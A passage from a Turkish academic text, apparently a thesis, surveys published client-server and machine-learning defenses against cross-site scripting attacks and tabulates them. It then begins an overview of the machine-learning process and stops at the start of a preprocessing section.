Nadji, Saxena ve Song (2009), yaptıkları çalışmada Belge Yapısı Bütünlüğü (DSI: Document Structure Integrity) adlı bir özelliğe dayanarak XSS saldırılarına karşı bir istemci-sunucu mimarisi önermektedir. Yazarlara göre, XSS saldırısı bir giriş doğrulama sorunu değil, bir yetki yükseltme zafiyetidir, yani böyle bir saldırı, uygulamadaki bir hatayı veya tasarım kusurunu algılar ve kaynaklara erişmek için bunu yetkisiz bir şekilde kullanır. DSI, bir web uygulamasının yürütülmesi sırasında güvenilir kod yapısının, zorla sokulan güvensiz veriler veya kullanıcı tarafından oluşturulan veriler tarafından değiştirilmemesini sağlar. DSI, sorgu bütünlüğü sağlayan SQL Hazır Deyimlere (SQL Prepared Statements)[8] benzer. Ayrıştırıcı düzeyinde, satır içi olarak kullanıcı tarafından oluşturulan veriler DSI'nin uygulanmasıyla söz dizimsel olarak yalıtılır. Böylece, güvenilir olmayan herhangi bir düğümün belge yapısını değiştirmesi önlenir. Güvenilmeyen düğümler ayrıştırma ağacında yaprak düğümleri olarak alınır. Buna terminal kısıtlaması denir. Web uygulama kodundaki değişikliklere karşı korunmak için sunucu tarafında bir kusur izleme


[8] https://dev.mysql.com/doc/refman/8.0/en/sql-prepared-statements.html

mekanizması kullanılır. Her şeyi akılda tutarak, sunucu tarafındaki ilk adım güvenilir ve kullanıcı tarafından oluşturulan güvenilmeyen verileri ayırmaktır. Bu işlem, dinamik kusur takibi ile gerçekleştirilir (Nguyen-Tuong *ve diğ.*, 2005; Xu, Bhatkar ve Sekar, 2006). İkinci bir adım olarak serileştirme, sayfanın statik yapısının ek işaretlemelerle zenginleştirildiği sunucunun çıkış arayüzünde gerçekleştirilir. Bu da tarayıcının güvenilir yapılandırılmış veriler ile güvenilmeyen veriler arasında ayrım yapmasına yardımcı olur. İstemci tarafında, ilk olarak serileştirme gerçekleştirilir. Başka bir deyişle, statik belge yapısı tarayıcıda yeniden oluşturulur. Temel gereksinim, amaçlanan yapıyı korumak ve aynı zamanda içindeki güvenilmeyen düğümü belirlemektir. İşlemdeki son ve nihai adım, tarayıcıdaki dinamik Ayrıştırıcı Seviyesi İzolasyonu (PLI: Parser Level Isolation)'dur. Önceki adımda güvenilir olmayan veriler varsa, karantinaya alınır ve dinamik olarak izlenir.

Gundy ve Chen (2009), yaptıkları çalışmada kullanıcılara web belgelerindeki güvenilen ve güvenilmeyen içeriği sınırlamalarına yardımcı olan bir teknik olan *Noncespaces*'ı sundular. Noncespaces, hem sunucu tarafında hem de istemci tarafında bileşenler içerir. Sunucu tarafında, bir web sayfasının içeriği uygulama tarafından çeşitli güven sınıflarına ayrılır. Her güven sınıfı, sunucu tarafından belirtilen bir politika tarafından belirtildiği gibi, istemci tarafında yalnızca belirli tarayıcı özelliklerini kullanabilir. Bu, bir saldırgan tarafından hazırlanmış kötü amaçlı bir betiğin zararlı etkilerini bastırmaya yardımcı olur. Daha belirgin bir biçimde, web belgesini bir istemciye teslim etmeden önce, web uygulaması Noncespaces kullanarak XML ad alanı etiketlerini rastgele hale getirir. Bu rastgele önekler bir saldırgan tarafından tahmin edilemez kalırsa, istemcinin web uygulamasına ait güvenilen içerik ile saldırgan tarafından hazırlanmış kötü amaçlı güvenilmeyen içerik arasında ayrım yapması mümkün hale gelir. Sunucu tarafından uygulanan politika, çeşitli güven sınıflarını ve ilgili ögeleri, öznitelikleri ve değerlerini içerir. İstemci tarayıcısının işi belgeyi politikaya göre doğrulamaktır. Web sayfalarına açıklama eklemek için Noncespaces, Smarty[9] şablon motorunun *NSmarty* adlı değiştirilmiş bir sürümünü kullanır. Kolaylık sağlamak için, politika denetimi tarayıcıda veya alternatif olarak bir vekil sunucusunda gerçekleştirilebilir. **Şekil 2.43**, NSmarty motoruyla Noncespace'in bir uygulamasını göstermektedir.

Likarish, Jung ve Jo (2009), yaptıkları çalışmada Gizlenmiş Kötücül JavaScript'i (Obfuscated Malicious JavaScript) sınıflandırma teknikleri yardımıyla tespit etmek için yeni bir yöntem önermişlerdir. Gizleme, kötücül amaçlı yazılım algılayıcıları atlatmanın

[9] https://smarty.net




Şekil 2.43: Smarty şablon motorunda Noncespace'in uygulanması (Gundy ve Chen, 2009)

ve bunlardan kaçınmanın yaygın bir yoludur. Bu nedenle, yazarlar özellikle gizlenmeyi tespit etmeye yardımcı olan birkaç özellik önermişlerdir. Bunlar arasında Unicode sembol sayısı, HEX karakter sayısı, boşluk yüzdesi, insani okunabilirlik yüzdesi ve çağrılan yöntem sayısı bulunur. Modeli oluşturmak için 50 JavaScript anahtar kelimesi ve sembolü de içeren toplam 65 özellik kullanılır. Dört farklı sınıflandırıcı, yani Naif Bayes (John ve Langley, 1995; Witten *ve diğ.*, 2016), ADTree (Freund ve Mason, 1999), DVM (Platt, 1999) ve RIPPER (Cohen, 1995) kullanılır. İki deney gerçekleştirilir. İlk deney, tehlikesiz ve kötü amaçlı betikler arasında ayrım yapmak için sınıflandırıcıları eğitir. Her bir sınıflandırıcı için 10 parçalı çapraz doğrulama yapılır. DVM sınıflandırıcısının en yüksek hassasiyet değerine, RIPPER'ın ise en yüksek hatırlama değerine sahip olduğu görülmektedir. Genel olarak, bir sınıflandırıcı tarafından kötücül olarak etiketlenen betiklerin ortalama %90'ı aslında kötü amaçlıdır. Yazarlar, gerçek dünya performansını değerlendirmek için ikinci bir deney yapmışlar ve İnternetteki kara listeye alınan çeşitli alanlardan kötücül betik dosyaları toplamışlardır. RIPPER dışındaki tüm sınıflandırıcıların, kontrollü laboratuvar ortamında elde edilenlerle neredeyse aynı hassasiyet değerlerine sahip olduğu görülmüştür. İkinci deneyde RIPPER daha düşük bir hassasiyet değeri ortaya koymuştur.

Sundareswaran ve Squicciarini (2012), yaptıkları çalışmada XSS saldırılarını tespit etmek ve azaltmak için hem istemci tarafı hem de sunucu tarafı çözümlerinin faydalarının birleştirildiği yeni bir hibrit yaklaşım ortaya koymuştur. *XSS-Dec*, anomali algılama tekniklerini ve kontrol akış analizini kullanan vekil tabanlı bir güvenlik mekanizmasıdır. Vekil, istemci tarafındaki bir eklenti ile ziyaret edilen siteyi barındıran sunucu arasında bir köprü görevi görür. t_0 anında, web sitesinin tüm kaynak dosyalarının şifreli bir sürümünün sunucu tarafından vekile gönderildiği ilk adım yürütülür. Daha sonra, web sunucu tarafındaki kaynak dosyalarda yapılan herhangi bir değişiklik veya güncelleme neticesinde, vekil tarafındaki kopyalar da sunucu tarafından güncellenir. Kontrol akış analizi kullanılarak, sitenin soyut bir temsili vekil tarafından oluşturulur ve daha sonra kullanılmak üzere saklanır. Herhangi bir t_1 anında ($t_1 > t_0$), kullanıcı bir sayfaya göz atar ve ziyaret edilen sayfanın yerel bir kopyası eklenti tarafından korunur. İstemci tarafından verilen herhangi bir girdi, kontrol akışı teknikleri kullanılarak kodlanır ve eklenti tarafından web sayfasının kaynak koduyla birlikte o anda göründüğü haliyle vekile iletilir. t_2 anında, hem anormallik tabanlı hem de imza tabanlı algılama mekanizmalarını kullanarak vekil, istemci tarafındaki girişlerde bulunabilecek kötü amaçlı herhangi bir özelliği tanımlamaya başlar. İstemci tarafındaki girişlerde vekil tarafından çıkarılan özelliklere bağlı olarak, bir saldırı olasılığı hesaplanır. Bu bilgiler, sayfanın yürütülmesine izin verilip verilmeyeceğine veya engellenmesine karar veren eklentiye gönderilir.

Nunan *ve diğ.* (2012), çalışmalarında denetimli makine öğrenimi kullanarak XSS saldırılarının otomatik olarak sınıflandırılmasını sağlayan bir yöntem sundular. Toplanan bilgilerden URL tabanlı ve belge tabanlı özellikler çıkardılar. Bu öngörücü özellikler üç kategoriye ayrılabilir: *(1)* Gizlemeye dayalı özellikler *(2)* Şüpheli kalıplar ve *(3)* HTML/JavaScript şemaları. Gizlemeye dayalı özellikler, kötücül kodu tehlikesiz koddan tek başına ayıramaz. Kötü amaçlı kod Onaltılık, Ondalık, Base64, Unicode veya Sekizli kodlama yardımıyla gizlenebilir. Tüm süreç, gizlenmiş herhangi bir kodun tespiti için incelenecek bir web sayfası içerir. Varsa, metni ASCII formatına dönüştürmek için uygun kod çözme rutinleri yürütülür. Çözülen web sayfasından şüpheli kalıplar ve HTML/JavaScript kalıplarıyla ilgili özellikler çıkarılır. Son olarak, bir sınıflandırıcı, web sayfası örneklerini XSS içeren veya XSS içemeyen şeklinde iki farklı sınıfta sınıflandırma görevini gerçekleştirmek üzere eğitilir. Naif Bayes ve DVM makine öğrenme algoritmaları bu amaçla kullanılır.



Şekil 2.44: Genel bir bakış açısı ile XSS tespit yaklaşımları ve çözümleri (Nithya, Pandian ve Malarvizhi, 2015)

Panja, Gennarelli ve Meharia (2015), yaptıkları çalışmayla hem sunucuda hem de istemcide değişiklik yapılmasını gerektiren bir yöntem olan Tampon Tabanlı Önbellek Kontrolünü (Buffer Based Cache Check) sundular. İstemci bir kaynak, yani bir web sayfası istediğinde, sunucu derhal önbellekte istenen sayfanın bir kopyasının olup olmadığını kontrol eder. Bir kopya bulursa, istenen sayfa ile kaydedilen kopya arasında bir karşılaştırma yapılır. Eşleşmeyen düğümler tek bir düğümde karantinaya alınır ve güvenilir olmayan olarak işaretlenir. Şimdi sayfa istemciye gönderilmeden önce, her ikisi de sayfaya gömülü olan iki fonksiyon, X ve Z fonksiyonu devreye girer. Çağrıldığında X fonksiyonun görevi, güvenilmeyen düğümler içindeki karantinaya alınan düğümlerin kodlarını, fonksiyonun içine uygulama geliştiricisi tarafından hazırlanıp gömülmüş olan bir beyaz listeyle

karşılaştırmaktır. Karşılaştırma sonucu negatif bir sonuç verirse, ekranda bir dize biçimindeki kod görüntülenir ve kötü amaçlı olarak kabul edilir. İşaretlenmemiş düğümler normal şekilde ayrıştırılır. *X* fonksiyonu artık güvenilmeyen kod ve DOM'daki konumu ile ilgili bilgileri sunucuya iletir. Sunucu daha sonra kodu sayfadan kaldırmak için gerekli işlemleri yapar ve önbellekte uygun güncellemeler yapılır. *Z* fonksiyonunun görevi bir mantıksal değer döndürmektir, yani istemci ekranında hiç güvenilmeyen bir kod oluşturulmamışsa fonksiyon doğru değerini döndürür. Çözüm, ağırlıklı olarak ilk önbelleğin oluşturulmasını gerektiren bir eğitim aşaması talep eder.

Goswami *ve diğ.* (2017), çalışmalarında XSS saldırılarının tespiti için denetimsiz bir yöntem sunmaktadır. Yöntem, algılama prosedürü devam ederken istemci ve sunucu arasındaki yükü dengeler. Minimum ilk kontrol, ıraksaklık ölçüsü kullanılarak istemci tarafında gerçekleştirilir. İstemci ayrıca, isteği önceden işleme, özellik çıkarma ve vekil tarafından sağlanan referans olarak saldırı profilini ve normal örnekleri koruma gibi birkaç başka görevi de yerine getirir.

İstemci tarafındaki ilk adımın sonucu belirli bir eşik değerini geçerse, istek hemen göz ardı edilir. Öte yandan, böyle bir durum yoksa, istek vekile aktarılır. Vekil düzeyinde toplanan veriler, toplam 16 özellikten ön işleme ve özellik çıkarma işlemine tabi tutulur. Özellik çıkarma adımının ardından bir özellik seçme mekanizması olan Sıra Toplama (Rank Aggregation) aşamasına geldiğine dikkat etmek önemlidir. Saldırıları tespit etmek için vekilde bir öznitelik kümeleme algoritması kullanılır. Algoritma, özelliklerin ayrı ayrı farklı kümelere yerleştirildiği k-ortalama algoritmasına dayanmaktadır (Hartigan ve Wong, 1979).

Tablo 2.12: İstemci-Sunucu Tarafı Yaklaşımların Özeti

Analiz Türü	Referans Çalışma	Odaklanılan Alan	Tespit edilen XSS Tipi	Güçlü Yön / Zayıflık
Statik Analiz	(Wassermann ve Su, 2008)	Zafiyet Tespiti	Yansıtılmış ve Depolanmış	
Dinamik Analiz	(Jim, Swamy ve Hicks, 2007)	Saldırı Önleme	Yansıtılmış ve Depolanmış	Performans yükü düşüktür ve pratik olarak uygulanabilirdir.
	(Nadji, Saxena ve Song, 2009)	Saldırı Önleme	Yansıtılmış	
	(Gundy ve Chen, 2009)	Saldırı Önleme	Yansıtılmış ve Depolanmış	
	(Sundareswaran ve Squicciarini, 2012)	Saldırı Önleme	Tümü	
	(Panja, Gennarelli ve Meharia, 2015)	Saldırı Tespit ve Önleme	Tümü	Bozulabilecek veya enjekte edilebilecek bir önbellek tutar.

Tablo 2.13: Makine Öğrenmesi Yaklaşımlarının Özeti

Analiz Türü	Referans Çalışma	Odaklanılan Alan	Tespit edilen XSS Tipi	Uygulandığı Yer
Statik Analiz	(Likarish, Jung ve Jo, 2009)	Saldırı Tespiti	Yansıtılmış ve Depolanmış	İstemci-Sunucu Tarafında
	(Nunan *ve diğ.*, 2012)	Saldırı Tespiti	Belirtilmemiş	İstemci-Sunucu Tarafında
Anomali Temelli	(Kruegel ve Vigna, 2003)	Saldırı Tespiti	Yansıtılmış ve Depolanmış	Sunucu Tarafında
	(Robertson *ve diğ.*, 2006)	Saldırı Tespiti	Belirtilmemiş	Sunucu Tarafında
	(Song, Keromytis ve Stolfo, 2009)	Saldırı Tespiti	Yansıtılmış ve Depolanmış	Sunucu Tarafında
Dinamik Analiz	(Guo, Jin ve Zhang, 2015)	Zafiyet Tespiti	Yansıtılmış ve Depolanmış	Sunucu Tarafında
	(Goswami *ve diğ.*, 2017)	Saldırı Tespiti	Yansıtılmış ve Depolanmış	İstemci-Sunucu Tarafında


Hem istemci hem de sunucu, bir XSS saldırısından etkilenir. Bu nedenle, savunma mekanizması tekil olarak özellikle istemciye veya sunucuya dayanmamalıdır. İstemci ile sunucu arasındaki yükü dengeleyen bir savunma mekanizması tercih edilmelidir. Böyle bir savunma mekanizması, hem sunucu tarafı hem de istemci tarafı savunma mekanizmalarının avantajlarını birleştirir. **Tablo 2.12**'de incelenen istemci-sunucu savunma mekanizmalarının bir özeti yer almaktadır. Ayrıca **Tablo 2.13**'te de incelenen tüm makine öğrenimi yaklaşımları için ayrı bir özet verilmiştir.

2.3. MAKİNE ÖĞRENMESİ

İnternete bağlı cihaz sayısının ve bu cihazlar üzerinde çalışan uygulamaların giderek artmasıyla, günlük ortalama bir firma tarafından üretilen veri hacmi Gigabaytları ve hatta Terabaytları aşmaktadır. Veri miktarının bu şekilde patlamalı olarak artışı, günümüzde bu tür verilerin el ile analizini pratik olmayan ve hatta imkansız bir hale getirmiştir. Bu engel, verilerle ilgili bilgi edinmek için otomatik algoritmalar geliştirilmesini gerektirmektedir. Bu yaklaşımlardan birisi, veriden kalıpları keşfetmek için kullanılan bir dizi otomatik algoritma olan Makine Öğrenmesi'dir. Bu modeller, görünmeyen verilerin gizli yapısını tahmin etmek ve buna göre gerekli eylemi gerçekleştirmek için kullanılabilir. **Şekil 2.46**, makine öğrenmesi yöntemlerine hızlıca genel bir bakışı içermekte olup, daha farklı ve karma algoritmalar da söz konusudur.

Makine Öğrenimi, bilgisayar bilimlerinde Yapay Zekanın (AI: Artificial Intelligence) bir

alt alanı olup kökleri istatistik ve matematiksel optimizasyona dayanmaktadır. (Jones, 2017) Günümüzde sıklıkla Makine Öğrenmesi ile Yapay Zeka, birbiri yerine eş anlamlı olarak da kullanılmaktadır. Yine de, Yapay Zekanın tüm alanlarının amacı bilgisayar programlarına zeka kazandırmak olsa da, bunun Makine Öğrenmesinde hayata geçirilme şekli, Yapay Zekanın diğer alt alanlarından farklıdır. Daha somut olarak fark, öğrenme sürecindedir; Makine Öğrenmesi, geçmiş deneyimlerden elde edilen tecrübeleri kullanarak problemleri çözmeyi amaçlayan veri odaklı bir yaklaşımdır. (Ramprasad *ve diğ.*, 2017) Yani çoğunlukla yapay zekanın diğer biçimlerinde genellikle Satranç oynamak, Sudoku çözmek vb. gibi özel algoritmalar tasarlanırken bu durumda algoritmalar özel bir problemi çözmek için özel olarak tasarlanmamıştır. Günümüzde makine öğrenimi uygulamaları birçok alanda kullanılmaktadır. Nesnelerin ve kişilerin fotoğraflarının etiketlenmesi için makine öğrenimini kullanan sosyal iletişim ağları ve kullanıcının en çok etkileştiği sayfaların yanı sıra arkadaş ve sayfa önerileri gibi verilerden faydalanarak haber akışını kişiye özel kılan uygulamalar günümüzdeki tipik birkaç örnek olarak verilebilir.



Şekil 2.45: Makine Öğrenmesi Süreci (Jain, Duin ve Mao, 1999)


Şekil 2.45, iki aşamadan oluşan makine öğrenim sürecinin ana yapı taşları olan eğitim ve sınıflandırmayı göstermektedir. İlk aşama olan eğitimin rolü, verilerin bazı gizli yönlerini tahmin edebilen veya keşfedebilen bir model inşa etmektir. Ham veriler, işlenip, temizlenir ve vektörler olarak temsil edilmeye başlar; buradaki vektörlerin her biri, ham verilerin bazı belirgin özelliklerini temsil eder. Bu özellik vektörlerinin kalitesi, var olanların bir kombinasyonu olarak yeni özellikler yaratılarak (özellik çıkarımı) veya vektörlerin boyutsallığını azaltmak için özelliklerin yalnızca bir alt kümesi seçilerek (özellik seçimi) artırılır. İlk aşama, verilen probleme özel parametrelerin öğrenilmesi ve ayarlanmasını içeren, modelin kendi kendine eğitim veya öğrenme yoluyla sonuçlandırılır. İkinci aşama

olan sınıflandırma, eğitim sırasında oluşturulan modelin, yeni veri örneklerinde belirli bir görevi (örn.; kümeleme) gerçekleştirmek için kullanıldığı aşamadır. Bundan önce, yeni veri örnekleri önceden işlenir ve eğitim sırasında olduğu gibi aynı özellikler ile temsil edilir. Bu aşamanın çıktısı algoritma tipine bağlıdır ve sınıf etiketleri, veri kümeleri, regresyon için gerçek değerler vb. olabilir. Aşağıda, bu adımların her biri hakkında daha ayrıntılı bilgi sunulmakta olup, **Şekil 2.46**'da da Makine Öğrenmesi algoritmalarının genel bir şeması verilmiştir.

Ön İşleme

